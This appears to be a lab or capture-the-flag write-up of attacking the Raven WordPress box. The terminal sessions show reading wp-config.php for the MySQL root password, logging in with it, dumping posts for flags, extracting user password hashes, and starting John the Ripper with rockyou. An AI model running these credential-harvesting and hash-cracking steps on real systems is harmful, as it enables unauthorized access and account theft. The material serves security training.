

Shell No. 1
michael@target1: /var/...
11:38 AM
michael@target1:/var/www/html/wordpress
File
Actions
Edit
View
Help

```
michael@target1:/$ cd var/www/html/wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file dur
 * installation. You don't have to use the web site, yo
 * copy this file to "wp-config.php" and fill in the va
 *
 * This file contains the following configurations:
 *
```

```
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Exploitation: [MySQL Database Access]

Gaining database access



Shell No. 1
michael@target1: /var/...
11:40 AM
michael@target1: /var/www/html/wordpress
File
Actions
Edit
View
Help

```
michael@target1:/var/www/html/wordpress$ mysql -u root -pR@v3nSecurity -D wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> 
```

Exploitation: [MySQL Database Access]

Flag 3 was found in the wp_posts table


Shell No. 1
michael@target1: /var/...
11:45 AM
michael@target1:/var/www/html/wordpress
File
Actions
Edit
View
Help

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and c
reate new pages for your content. Have fun! | Sample Page  |              | publish    | closed        | open         |            | sa
mple-page   |         |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                       |             0 | http://192.168.206.131/w
ordpress/?page_id=2                      |          0 | page      |                |             0 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}




                            | flag3        |              | draft      | open          | open         |            |               |
      |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                       |           0 | http://raven.local/wordpress/?p=4
                         |          0 | post      |                |             0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}




                            | flag4        |              | inherit    | closed        | closed       |            | 4-revision-v1 |
      |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                       |           4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ |          0 | revision  |                |             0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}




                            | flag3        |              | inherit    | closed        | closed       |            | 4-revision-v1 |
      |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                       |           4 | http://raven.local/wordpress/index.php/2
018/08/13/4-revision-v1/ |          0 | revision  |                |             0 |
+----+-------------+---------------------+---------------------+---------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------
----------------------------+--------------+--------------+-------------+----------------+-------------+---------------+---------------+---
------+--------+---------------------+---------------------+-----------------------+-------------+-----------------------------------------
-------------------------+------------+-----------+----------------+---------------+
5 rows in set (0.00 sec)
```


Exploitation: [Escalate into Root Privileges]

The wp_users table provided us with usernames and their password hashes

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
--------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
--------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
        |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
        |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
--------+-------------+----------------+
2 rows in set (0.00 sec)
```


Exploitation: [Escalate into Root Privileges]

Using John to crack necessary password hashes



```
root@Kali:/# ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr      var      vmlinuz.old
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  vagrant  vmlinuz  wp_hashes.txt
root@Kali:/# cat wp_hashes.txt
user1:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:/# john -w /usr/share/wordlists/rockyou.txt wp_hashes.txt
Warning: only loading hashes of type "tripcode", but also saw type "descrypt"
Use the "--format=descrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "pix-md5"
```

